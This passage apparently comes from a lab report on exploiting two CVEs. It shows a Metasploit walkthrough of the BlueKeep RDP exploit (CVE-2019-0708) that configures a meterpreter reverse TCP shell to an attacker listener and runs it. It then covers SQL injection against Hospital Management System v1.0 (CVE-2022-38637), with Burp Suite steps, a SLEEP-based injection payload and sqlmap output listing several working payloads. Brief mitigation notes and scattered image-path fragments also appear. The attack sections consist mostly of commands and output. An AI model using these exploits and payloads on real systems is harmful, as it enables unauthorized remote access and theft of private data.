- With the search results it's giving 2 modules it's essential to know what those mean. Auxiliary module gives the information whether the target is vulnerable to the mentioned CVE. I used 0 and run auxiliary module in order to get to know whether the machine is vulnerable. After using , the option show info gives the information on the above CVE. It gives general overview of the cve including name, module, license, Rank and disclosed date.

```
 Name             Current Setting  Required  Description
 ----             ---------------  --------  -----------
 RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
 RDP_CLIENT_NAME  rdesktop         no        The client computer name to report during connect, UNSET = random
 RDP_DOMAIN                        no        The client domain name to report during connect
 RDP_USER                          no        The username to report during connect, UNSET = random
 RHOSTS                            yes       The target host(s), see https://docs.metasploit.com/docs/using-met
                                             asploit/basics/using-metasploit.html
 RPORT            3389             yes       The target port (TCP)
 THREADS          1                yes       The number of concurrent threads (max one per host)

Description:
 This module checks a range of hosts for the CVE-2019-0708 vulnerability
 by binding the MS_T120 channel outside of its normal slot and sending
 non-DoS packets which respond differently on patched and vulnerable hosts.
 It can optionally trigger the DoS vulnerability.

References:
 https://nvd.nist.gov/vuln/detail/CVE-2019-0708
 https://msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708
 https://zerosum0x0.blogspot.com/2019/05/avoiding-dos-how-bluekeep-scanners-work.html

Also known as:
 BlueKeep


View the full module info with the info -d command.

msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > set RHOST 192.168.1.18
RHOST => 192.168.1.18
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > show options

Module options (auxiliary/scanner/rdp/cve_2019_0708_bluekeep):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  rdesktop         no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.1.18     yes       The target host(s), see https://docs.metasploit.com/docs/using-me
                                               tasploit/basics/using-metasploit.html
   RPORT            3389             yes       The target port (TCP)
   THREADS          1                yes       The number of concurrent threads (max one per host)


Auxiliary action:

   Name  Description
   ----  -----------
```

- In the module options RHOST value should be set into the IP of the target. And the Lport should be set with the value of the attacker's machine. When it is set, updated information can be found on under the show options. After the command auxiliary module has shown the results as the target is vulnerable.

```
   Name  Description
   ----  -----------
   Scan  Scan for exploitable targets


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > run

[+] 192.168.1.18:3389     - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T12
0 channel.
[*] 192.168.1.18:3389     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > use 1
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS                            yes       The target host(s), see https://docs.metasploit.com/docs/using-me
                                               tasploit/basics/using-metasploit.html
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.19     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting


View the full module info with the info, or info -d command.

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOST 192.168.1.18
```

- As got to know target is vulnerable to the CVE, without further ado moved into the next module using command use 1 and set the RHOST value to the target's Ip.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOST 192.168.1.18
RHOST ⇒ 192.168.1.18
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Automatic targeting via fingerprinting
    1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
    2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
    3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
    4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
    5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
    6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
    7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
    8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)


msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target ⇒ 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.1.18     yes       The target host(s), see https://docs.metasploit.com/docs/using-me
                                               tasploit/basics/using-metasploit.html
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.19     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
```

- Show target option shows the exploit targets. From above those I have chosen to target 2 as the target is within the virtual box.

```
Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.1.18     yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
                                               sploit/basics/using-metasploit.html
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.19     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)



View the full module info with the info, or info -d command.

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.1.19:4444
[*] 192.168.1.18:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.1.18:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.1.18:3389     - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120
channel.
[*] 192.168.1.18:3389     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.18:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 chan
nel.
[*] 192.168.1.18:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count
1.
[!] 192.168.1.18:3389 - ←———————— | Entering Danger Zone | ————————→
[*] 192.168.1.18:3389 - Surfing channels ...
[*] 192.168.1.18:3389 - Lobbing eggs ...
[*] 192.168.1.18:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.1.18:3389 - ←———————— | Leaving Danger Zone | ————————→
```

- As the all details are set commanded to run.

4.3 CVE-2022-38637

There is a security flaw in Hospital Management System v1.0 known as CVE-2022-38637. Through the use of the Username and Password parameters, the vulnerability is linked to several SQL injection flaws that could enable an attacker to run arbitrary SQL commands and obtain unauthorized access to private information. With a CVSS severity rating of 7.5, this vulnerability is categorized as high severity. To stop unwanted access to private information, it's critical to patch all systems for known exploited vulnerabilities, such as this one.[8] [9]10][11] [12].

This CVE is associated with a time-based Blind SQL attack. A "time-based blind SQL injection" attack works by submitting a query to the database that forces it to wait for a preset amount of time. This CVE corresponds to a time-based Blind SQL attack. A time-based blind SQL injection attack is a form of SQL injection attack that involves submitting a SQL query to the database and forcing it to wait for a set amount of time before responding. The response time will tell the attacker if the query result is true or false.

This type of attack is frequently employed when the web application is configured to display generic error messages but has not mitigated the SQL injection-vulnerable code. In a time-based SQL injection, the attacker sends SQL queries to the database, forcing it to wait for a set length of time before responding. The response time will tell the attacker if the query result is true or false.

4.3.1 Summary

Type – Time blind SQL attack

Discovery date -22th August 2022

4.3.2 Impact


- Disclosure of sensitive data.
- Unauthorized access to the system.
- Denial of service attacks

4.3.3 Mitigation


- Apply the vendor- supplied patch.
- Input strong input validation and output encoding process.
- Apply web application firewall to filter malicious inputs.
- Regularly conduct vulnerability scan.


4.3.4 Exploitation


- First downloaded the Hospital management system database and code from the GitHub.
- And connected it to the ZAMPP server.[Placed the folder on htdocs under the XAAMP]





- Connected to the ZAMPP server by turning on Apache and MYSQL.













- Opened the burp suite community edition app and intercepted the request.





- In HTTP history, which is under the Proxy, sort out the local host with POST method and sent it to the repeater.



- There previously entered username and the password can be seen. Username3=admin&password3=admin&docsub1=Login
- It’s changed into Username3=admin’&password3=admin’&docsub1=Login and forwarded.

- The change from "Username3=admin&password3=admin&docsub1=Login" to "Username3=admin'&password3=admin'&docsub1=Login" is an attempt to manipulate or exploit a web application or system by injecting a single quotation mark (') into the input fields. This kind of input manipulation is often done to test or exploit vulnerabilities in a system, like SQL injection or Cross-Site Scripting (XSS).






-


- As it’s not changed anything moved into time blind SQL attack.
- Code is changed into username3=admin'AND (SELECT 9546 FROM (SELECT(SLEEP(5)))scFi)--RwSq&password3=admin'&docsub1=Login.
- The injection attempt uses the AND operator to append additional conditions to the SQL query, followed by a SQL subquery that attempts to make the database pause for 5 seconds using the SLEEP(5) function. This is a common technique used in time-based blind SQL injection attacks to determine if the application's database is vulnerable.

```
23 username3=admin' AND (SELECT 9546 FROM (SELECT(SLEEP(5)))scFi)--
24 RwSq&password3=admin'&docsub1=Login
25
```

As it didn’t manipulate the parameter again changed the request with + signs instead of spaces. It worked out as the response was in plain for minutes and got the hint that the database is vulnerable.



- Changed the request as it was and by clicking right enabled to copy it to the req.txt file.



- Send the file through enumeration process and get to know about the system database.


```
sible for any misuse or damage caused by this program

[*] starting @ 22:18:37 /2022-08-20/

[22:18:37] [INFO] parsing HTTP request from 'req.txt'
[22:18:37] [INFO] resuming back-end DBMS 'mysql'
[22:18:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username3 (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username3=admin' RLIKE (SELECT (CASE WHEN (4313=4313) THEN 0x61646d696e ELSE 0x28 END))-- vxEv&password3=ad
min&docsub1=Login

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username3=admin' AND (SELECT 4160 FROM(SELECT COUNT(*),CONCAT(0x71716a7071,(SELECT (ELT(4160=4160,1))),0x71
70717a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- fbnl&password3=admin&docsub1=Login

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username3=admin' AND (SELECT 9546 FROM (SELECT(SLEEP(5)))scFi)-- RwSq&password3=admin&docsub1=Login

    Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: username3=admin' UNION ALL SELECT CONCAT(0x71716a7071,0x5556445a4d7854504567727259627575487674 5a636347676c6
